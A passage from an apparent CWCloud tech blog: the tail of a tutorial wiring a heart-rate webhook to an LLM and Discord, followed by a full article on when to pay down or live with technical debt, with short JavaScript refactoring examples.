
Now that we know how to create a webhook, here’s the Blockly3 code to extract the average heart rate, send it to the gpt4omini LLM. In this case, we asked the LLM to react with an emoji based on the value it receives, and send the result to Discord:

faas-blockly-heart-rate

You can see that I'm passing the following sentence "You're reacting with an emoji only if the heart rate is too slow or to high" as a system prompt and the fetched heart rate metric as a user prompt.

Moreover, you should know that AI blocks require authentication to invoke the CWCloud AI API. If you want to keep this webhook open to anyone, you’ll need to create an API key following this tutorial, and inject it into an environment variable called AUTH_HEADER_VALUE like this:

faas-authentication-cwai

In this case, anyone is able to invoke your webhook and your account will be billed for usage in the case you’re using public AI models. You can also choose to use your own LLM hosted on your own infrastructure instead — in which case it makes more sense to keep the webhook public 😇.

Also note: if the AUTH_HEADER_VALUE variable is set, it takes priority over user authentication when calling the webhook with an authenticated request.


You can also see in the screenshot above that a Discord webhook was defined in another environment variable DISCORD_WEBHOOK_URL so it can be used to send the LLM’s response into Discord. Here’s the result:

faas-discord-heart-rate

We can see that so far, everything’s going just fine with my heart 😅

Footnotes

  1. Function as a Service

  2. Large Language Model

  3. Blockly is low-code language we're providing with CWCloud

Technical Debt: When to Pay It Off and When to Live With It

· 8 min read
Ayoub Abidi
full-stack developer

Technical debt is a concept known by almost every software development team. Just like financial debt, technical debt increase over time, making the codebase more and more difficult and expensive to maintain.

technical-debt

This article will present the nuances of technical debt management, focusing specifically on when you should prioritize paying it down and when it might be reasonable to live with it. We'll examine concrete indicators, practical strategies, and real-world scenarios that could help development teams make relevant decisions about their technical debt.

TL;DR

Technical debt is similar to any other debt: it's not necessarily bad, but is becoming dangerous if ignored. You should accept it wisely, track it clearly, and pay it off when the cost of keeping exceed the benefit.

In other words: write fast but refactor smart.

Understanding Technical Debt

Before deep diving into the various management strategies, it's important to understand that technical debt can take multiple forms. Here's some of them.

Code-level debt

Suboptimal code patterns, duplicate code, violations of best practices...

Example: code duplication

function checkUserEmail(email) {
return /^[^\s@]+@[^\s@]+\.[^\s@]+$/.test(email);
}

function validateAdminEmail(email) {
const emailRegex = /^[^\s@]+@[^\s@]+\.[^\s@]+$/; // Duplicated logic
return emailRegex.test(email);
}

⬇️

// Better approach would be:
function validateEmail(email) {
return /^[^\s@]+@[^\s@]+\.[^\s@]+$/.test(email);
}

Architectural debt

Structural issues that affect the entire system, such as tight coupling between components or monolithic architectures that should be modular.

Documentation debt

Missing, outdated, or inadequate documentation.

Test debt

Non-sufficient test coverage, or overly complex test suites.

Infrastructure debt

Outdated dependencies, deployment processes, or development environments.

Technical debt is inevitable in most software projects. The key ain't to eliminate it entirely (that obviously not possible in the real world) but to manage it strategically.

When to Pay Off Technical Debt

When It Directly Impacts User Experience

If technical debt is causing visible issues for end users, such as slow performances, frequent crashes, or security vulnerabilities it should be addressed immediately. Those issues directly affect your product's reputation and user experience.

Example: Performance debt affecting user experience

// Before: Inefficient API calls causing lag
async function loadDashboard() {
const userData = await fetchUserData(); // 500ms
const statsData = await fetchStatsData(); // 700ms
const notifData = await fetchNotifData(); // 600ms
// Total: ~1800ms (sequential calls)

renderDashboard(userData, statsData, notifData);
}

⬇️

// After: Optimized parallel API calls
async function loadDashboard() {
const [userData, statsData, notifData] = await Promise.all([
fetchUserData(),
fetchStatsData(),
fetchNotifData()
]);
// Total: ~700ms (parallel calls)

renderDashboard(userData, statsData, notifData);
}

When Development Velocity Is Decreasing

If your team is spending way more time working around technical issues in the codebase than bringing new features, it's a strong signal that technical debt is eating your velocity. Track those metrics over time:

  • Time spent on bug fixes vs. new feature development
  • Average time to implement new features
  • Frequency of unexpected issues during deployment

When these metrics show a negative trend, it's the time to allocate resources to paying down debt.

When Adding New Features Suddenly Becomes Excessively Complex

If seemingly simple features require disproportionate effort due to the complexity of the codebase, technical debt is likely the culprit. This is particularly evident when:

  • Simple changes require modifications in multiple places
  • Adding new functionality requires extensive understanding of unrelated parts of the system
  • Developers consistently underestimate the time required for new features (Trust me, whether you’ve been coding since floppy disks or the cloud was just literal water vapor, your estimates will still be hilariously wrong)

When Onboarding New Team Members/Interns Takes Too Long

If new developers struggle to understand the codebase and are able to contribute and fix issues in a reasonable time, it could indicate excessive technical debt. Don't understimate the power of a clean, well-structured codebase with appropriate documentation. It will accelerate onboarding and reduce the learning curve exponentially.

You Are Scaling

What worked for 100 users may fall apart at 1000. Scalability is one of the top reasons to pay off infrastructure or architectural debt.

When to Live With Technical Debt

When Time-to-Market Is Critical

In highly competitive markets or when working against tight deadlines, accepting some technical debt might be necessary to ship products on time. This is especially true for startups or new products where market validation is far more important than perfect code.

Example: Expedient MVP implementation with acknowledged debt

/*
TODO: Technical Debt - Current Implementation
This is a simplified implementation to meet the MVP launch deadline.
Known limitations:
- No caching mechanism (could cause performance issues at scale)
- In-memory storage (will need DB implementation for production)
- No error handling for network failures
*/

async function fetchProducts() {
// Simplified implementation for MVP
let products = {};
const response = await fetch('/api/products');
const data = await response.json();

data.forEach(item => {
products[item.id] = item;
});

return Object.values(products);
}

When the Code Is in a Rarely Changed Area

Not all parts of a codebase are created equal. Some modules or components rarely change after initial development. Technical debt in these stable areas might not be worth addressing if they work correctly and don't affect the rest of the system.

When the Cost of Fixing Exceeds the Benefits

Sometimes, the effort required to fix technical debt outweighs the benefits. This is particularly true for:

  • Legacy systems approaching retirement
  • Code that will soon be replaced by a new implementation
  • Non-critical features with limited usage

When Technical Debt Is Isolated

If the technical debt is well-contained and ain't affect other parts of the system, it becomes acceptable to live with it and ain't become the end of the world and hands of destruction 😜.

When Your Team Is Undergoing Significant Changes

During periods like team transitions, onboarding multiple new members, or dealing with organizational restructuration, maintaining stability might be more important than paying down technical debt. You should wait for a period of team stability before tackling significant refactoring efforts.

Practical Strategies for Technical Debt Management

Allocate Regular Time for Debt Reduction

Many successful development teams allocate a fixed percentage of their time (e.g., 20%) to addressing technical debt. This creates a sustainable approach to debt management without sacrificing feature development.

Practice Continuous Refactoring

Instead of large, risky refactoring, incorporate continuous refactoring into your development workflow. This reduces the risk and makes debt reduction more manageable.

Documentation

Use TODOs, comments, or issue trackers to record what was done and why. Don’t let debt hide.

Measuring the Impact of The Technical Debt

In order to make relevant decisions about technical debt, you need to measure its impact. Here are concrete metrics to track.

Development Velocity

Track how long it takes to implement similar features over time.

Code Churn

Measure how frequently code changes in specific areas.

Build and Deployment Metrics

Track build failures, deployment issues, and rollbacks.

Static Analysis Results

Use tools in your pipelines workflow like Ruff, Bandit, or ESLint to identify code quality issues.

Real-World Case Studies

Case Study 1: Etsy's Continuous Deployment Revolution

Etsy faced significant technical debt in their deployment process, with infrequent, painful deployments that slowed innovation. Instead of a massive overhaul, they gradually transformed their process:

  1. They introduced automated testing and continuous integration
  2. They focused on small, incremental improvements to their deployment pipeline
  3. They built tools to increase visibility into the deployment process

This gradual approach allowed them to move from deployments every few weeks to multiple deployments per day, without disrupting their business operations.

Case Study 2: Twitter's Rewrite of Their Timeline Service

Twitter's timeline (a.k.a X now) service accumulated significant technical debt as the platform grew. They decided to rewrite it completely, but did so incrementally:

  1. They built the new system alongside the old one
  2. They gradually moved traffic to the new system
  3. They maintained backward compatibility throughout the transition

This approach allowed them to replace a critical service without any disruption of the user experience.

Conclusion

Most of the time, the successful approach to manage technical debt is a balanced one: allocate regular time for debt reduction, establish clear metrics for tracking debt, and build a culture that values code quality alongside feature delivery.

Remember that the goal ain't getting the perfect code, but a codebase that enables your team to deliver value to users efficiently and sustainably. By making informed decisions about when to pay off technical debt and when to live with it, you can strike the right balance between speed and sustainability in your development process.

References and Further Reading